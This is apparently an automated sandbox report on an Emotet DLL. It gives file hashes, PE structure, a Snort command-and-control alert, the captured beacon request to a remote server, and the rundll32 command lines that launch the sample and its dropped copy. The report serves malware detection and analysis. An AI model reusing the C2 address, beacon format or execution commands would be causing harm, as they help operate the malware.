Preview:	;R..... .....e.f.3...w.....)...../;...y...8...yO.h.(...../;...y....).....3...w.....B.....@..... ....V1../;...y.....y.../;...y..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.07736530250654365
Encrypted:	false
SSDEEP:	3:KJ7v/vZh/V8t6e2I6lXX22/All3VkttlmlnI:KJrHZJytPKlXrA3
MD5:	4CE0AF395CFC1A975CD440A9ADA6E671
SHA1:	509491BB56D9A3233C9ED56BE565BE0BE3E463BC
SHA-256:	55B0F176052FB9710D47BF20821D13F1C929013A1060E977B534BD7C5BF685EA
SHA-512:	89AB4019F5DDF14A8D48A2A683A1ABDFA56B106EC94F8B207D92891D43D74EAB91ADAEC9355FA993EDEDEE8D4341839A8404D7B7B00C38A349410A851D30FA 59
Malicious:	false
Preview:	...q.....3...w...8...yO./;...y...../;...y../;...y...._.:...ya.....y.../;...y..... ....

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA A
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	9062
Entropy (8bit):	3.169340456514327
Encrypted:	false
SSDEEP:	192:cY+38+DJDD+iDtJC+iw3+gF+O5+6tw+EStN+EjjH+IC:j+s+5D+Me+X+u+M+j+l+c+r
MD5:	31DFA55FD0FA5FC5E5365A11BC769CF3
SHA1:	C87F74C7456B28FB93C249E9F2071B688311B14F
SHA-256:	31C22150BA44E4429EB89CB59407EC5ECE1DA2901F58EB3E5399E6842554C219
SHA-512:	CC3593FDEBC9B352885855798F501CFF858B046CD382A63E009372FF41475F74AE150D7FD66197B3694CCF5950EA3BBF6F6C7EC4056EDA2D6FF4124930046BE
Malicious:	false
Preview:	.........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. .".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:. 4.9.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. .(.8.0.0.7. 0.4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:.4.9.....-.............-.

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\Logs\dosvc.20211119_085707_248.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.8274348257309434
Encrypted:	false
SSDEEP:	96:mcCkpo+sK5cu9B2YTmCe4I2l6lkRe4jsT26YFzwUMCcrJRPl5F5bMC0l5gbMCKlW:UUdQ+G2ulfCWmC0CkCiCWCl
MD5:	2BEC8C3CEEB46DDA8FEFE6D1F316B9B6
SHA1:	436ED58BE49C20836D3E6239F77095272902635A
SHA-256:	593177FD7898715E0DEBCC55124AFF7D169FAEAED8B6DA1AFB8FC9CA320B486B
SHA-512:	D228499EEDFA49947134B677F08B5BBC5699D0B64CC04144A90EE5E982E332510A9C345380B7D4D399C92E6903FC67571589C86411A55E7337CF4B053ADC19D
Malicious:	false
Preview:	....!.....................................0.......................B.............Zb... ... .@.t.z.r.e.s...d.l.l.,.-.2.1.2... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1...N...=..... ....+n#...........8.6.9.6.E.A.C.4.-.1.2.8.8.-.4.2.8.8.-.A.4.E.E.-.4.9.E.E.4.3.1.B.0.A.D.9...C. :.\.W.i.n.d.o.w.s.\.S.e.r.v.i.c.e.P.r.o.f.i.l.e.s.\.N.e.t.w.o.r.k.S.e.r.v.i.c.e.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s.\.D.e.l.i.v.e.r.y.O.p.t.i.m.i.z.a.t.i.o.n.\.L.o.g.s.\.d. o.s.v.c...2.0.2.1.1.1.1.9._.0.8.5.7.0.7._.2.4.8...e.t.l.........P.P..........0...

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Wi ndows
Entropy (8bit):	7.178844070537059
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.40% • Clipper DOS Executable (2020/12) 0.20% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	FIyE6huzxV.dll
File size:	485376
MD5:	ae5017480fc46fea5f5b35e684be8639
SHA1:	b5f7941d2b2be6fc1ee9a95a214a39404661b2bc
SHA256:	610f8e0834645e2bf2a47c9d7f8cff5e902bef45750f3c2d1 ad84bea66b681ca
SHA512:	ea3b94860af69bf21d671999272e1eaab747031828a983 cd3558cf95e20774ddbb3782bbf35a10be2ad01aa3f2bf9 17a9529467c0967e77274b7cd2b5856a3d
SSDEEP:	12288:bdv8jkvzqZvv2wLBSmTi12yD88kYwZ1h1:b2Zvv 2cVTi1v0Z1h
File Content Preview:	MZ......................@...!..L.!Th is program cannot be run in DOS mode....$.................... ....

Copyright Joe Security LLC 2021

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10015826
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61964C08 [Thu Nov 18 12:50:16 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	261bae8b02d2e7bf979e55d76b9dc786

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3930c	0x39400	False	0.530729735262	data	6.66187646144	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x3b000	0x13cfe	0x13e00	False	0.464512087264	data	5.41556152438	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x4f000	0x252c	0x1800	False	0.223795572917	data	3.845062089	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x52000	0x24410	0x24600	False	0.818527169244	data	7.74945542405	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x77000	0x33a0	0x3400	False	0.71484375	data	6.58405020621	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/19/21-00:57:47.925302	TCP	2404334	ET CNC Feodo Tracker Reported CnC Server TCP group 18	49764	443	192.168.2.7	51.178.61.60

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 51.178.61.60

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49764	51.178.61.60	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-18 23:57:49 UTC	0	OUT	GET /ixufuEvpOVRaGsMcwVdxxNdVEbwDu HTTP/1.1 Cookie: aCktUHAkMKD=TfyHqYLXTgYzdruEwNizDAfbCqZTgvqsH66CTQb1ytbBq80BnlqrtzN99nJXwaPo9lxyz/uAmFRullUlX0ZowWZs9CNvL/wvwz9s0Lyk9stGcsTkt35/6+ScCB6oHb65u6YN4GepkyMPsVCOcYLehsOLK7Ic3r5z0nvRBBYP/pa0Ftru5H1By1CJJuTLx5srUGF+6FxghaKUJmk9h02X8MAniWAG0gALx5flxZLs/7s3UdtcvXiWG9uyM0dj8j6ddiLVwX64otV1KlALayfbuVeEUs4Up9/eppFXVuKG+YmasQ== Host: 51.178.61.60 Connection: Keep-Alive Cache-Control: no-cache
2021-11-18 23:57:49 UTC	0	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 18 Nov 2021 23:57:49 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close
2021-11-18 23:57:49 UTC	0	IN	Data Raw: 32 64 62 0d 0a 09 48 48 16 19 48 fb 82 d7 dc 59 4a aa e8 31 16 04 97 01 9c 97 e8 c7 92 6c 50 b3 73 c7 95 0d 3a 3f 4c 6e 4e 6f a1 4a dd d4 e1 c4 34 44 e7 f2 cd 66 e5 32 a6 97 ca b4 64 90 75 c2 28 48 50 f2 57 40 c5 dc d8 d6 9b a1 14 1c c0 98 25 cf 6c 2d f9 ec bb 4c 1b 61 f9 85 88 bc d6 94 9e c5 4a 76 c1 34 86 65 00 8a a3 0e 31 e1 8d 03 1d 4a ff 68 ba 3d c3 6e b0 5a 63 2c 98 3e 94 35 96 31 78 ab 88 68 e6 85 86 96 16 de c0 cc b9 2c 32 29 62 11 72 1d 7e b0 ac 9f 33 85 10 3e b9 2f df e6 78 ff db c4 0f d9 0c 49 c6 0b 76 54 67 3a 72 be 9d 8f 0f 3e 6a 6b 4e 71 2b 6c b7 7a e2 28 16 14 b7 70 49 1a 86 1d c7 5c a7 2d 4f 33 6e 01 43 dd 2b 28 ac 77 fe b1 70 40 51 80 83 e0 bb 91 98 89 22 f6 4e 72 f7 72 c2 62 43 4e 80 14 6f fe a5 27 16 c6 b6 d7 03 3a a0 25 0f 15 79 1f 18 Data Ascii: 2dbHHHYJ1lPs:?LnNoJ4Df2du(HPW@%l-LaJv4e1Jh=nZc,>51xh,2)br~3>/xIvTg:r>jkNq+lz(pl\-O3nC+(wp@Q"NrrbCNo':%y

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 6404 Parent PID: 5376

General

Start time:	00:56:19
Start date:	19/11/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\FIyE6huzxV.dll"
Imagebase:	0x1090000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000001.00000002.352423510.00000000008EB000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 6416 Parent PID: 6404

General

Start time:	00:56:20
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\FIyE6huzxV.dll",#1
Imagebase:	0x870000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 6424 Parent PID: 6404

General

Start time:	00:56:20
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\FIyE6huzxV.dll,Control_RunDLL
Imagebase:	0x3e0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true

Copyright Joe Security LLC 2021

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.351034288.0000000003565000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 6436 Parent PID: 6416

General

Start time:	00:56:20
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\FIyE6huzxV.dll",#1
Imagebase:	0x3e0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.351194213.0000000002A3A000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 6472 Parent PID: 6404

General

Start time:	00:56:25
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\FIyE6huzxV.dll,abziuleoxsborpb
Imagebase:	0x3e0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.350213708.0000000002E7A000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: svchost.exe PID: 6544 Parent PID: 560

General

Start time:	00:56:25
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff641cd0000
File size:	51288 bytes

Copyright Joe Security LLC 2021

MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 6604 Parent PID: 6404

General

Start time:	00:56:29
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\FIyE6huzxV.dll,aejkroaebsbxdnkhb
Imagebase:	0x3e0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.352676760.00000000034EA000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: svchost.exe PID: 6672 Parent PID: 560

General

Start time:	00:56:34
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 6816 Parent PID: 6436

General

Start time:	00:56:50
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\FIyE6huzxV.dll",Control_RunDLL
Imagebase:	0x3e0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 6844 Parent PID: 6424

General

Start time:	00:56:50
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Esbkudiqskvxrfyc\iscoyl.gsm",sRLFwndulUmgRNP
Imagebase:	0x3e0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.377422235.00000000030DA000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: svchost.exe PID: 6852 Parent PID: 560

General

Start time:	00:56:51
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 6960 Parent PID: 6472

General

Start time:	00:56:59
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\FIyE6huzxV.dll",Control_RunDLL
Imagebase:	0x3e0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 7044 Parent PID: 6604

General

Start time:	00:57:06
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\FIyE6huzxV.dll",Control_RunDLL
Imagebase:	0x3e0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 7060 Parent PID: 6404

General

Start time:	00:57:07
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\FIyE6huzxV.dll",Control_RunDLL
Imagebase:	0x3e0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 7088 Parent PID: 560

General

Start time:	00:57:07
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: SgrmBroker.exe PID: 1720 Parent PID: 560

General

Start time:	00:57:14
Start date:	19/11/2021
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff6de5a0000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5424 Parent PID: 560

General

Start time:	00:57:15
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 5452 Parent PID: 560

General

Start time:	00:57:18
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 5600 Parent PID: 6844

General

Start time:	00:57:19
Start date:	19/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Esbkudiqskvxrfyc\iscoyl.gsm",Control_RunDLL
Imagebase:	0x3e0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.773455424.0000000003285000.00000004.00000020.sdmp, Author: Joe Security

Analysis Process: svchost.exe PID: 1348 Parent PID: 560

General

Start time:	00:57:53
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6464 Parent PID: 560

General

Start time:	00:58:14
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: MpCmdRun.exe PID: 4792 Parent PID: 5424

Copyright Joe Security LLC 2021

General

Start time:	00:58:16
Start date:	19/11/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
Imagebase:	0x7ff719940000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5408 Parent PID: 4792

General

Start time:	00:58:16
Start date:	19/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: BackgroundTransferHost.exe PID: 6816 Parent PID: 792

General

Start time:	00:58:17
Start date:	19/11/2021
Path:	C:\Windows\System32\BackgroundTransferHost.exe
Wow64 process (32bit):	false
Commandline:	"BackgroundTransferHost.exe" -ServerName:BackgroundTransferHost.1
Imagebase:	0x7ff772bb0000
File size:	36864 bytes
MD5 hash:	02BA81746B929ECC9DB6665589B68335
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 7136 Parent PID: 560

General

Start time:	00:58:29
Start date:	19/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA

Copyright Joe Security LLC 2021

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021